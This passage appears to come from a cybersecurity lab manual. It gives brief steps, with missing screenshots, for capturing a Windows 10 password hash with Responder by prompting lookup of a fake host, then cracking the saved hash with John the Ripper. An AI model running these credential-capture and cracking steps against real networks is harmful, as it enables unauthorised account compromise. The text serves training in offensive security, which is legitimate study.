


Finally, click on Crack, it starts cracking the password as below




6. Crack the Windows 10 Operating System password using “Responder” and “John”.

Step-1: Run the “Responder” tool. Command: sudo responder -I eth0




Step-2: In Windows 10, Double clicks on “This PC”. Try entering a nonexistent domain e.g. //fakehost (Press Enter). This redirects to the web as the OS tries to resolve the domain name.



Step-3: Go to kali where Responder captures the client, username, and hash of the Windows machine.

Copy the Hash into file “ResponderHash.txt” and save it.



After copy Hash in txt file, stop the responder and close it. Open the terminal and run the following command.Command: john ResponderHash.txt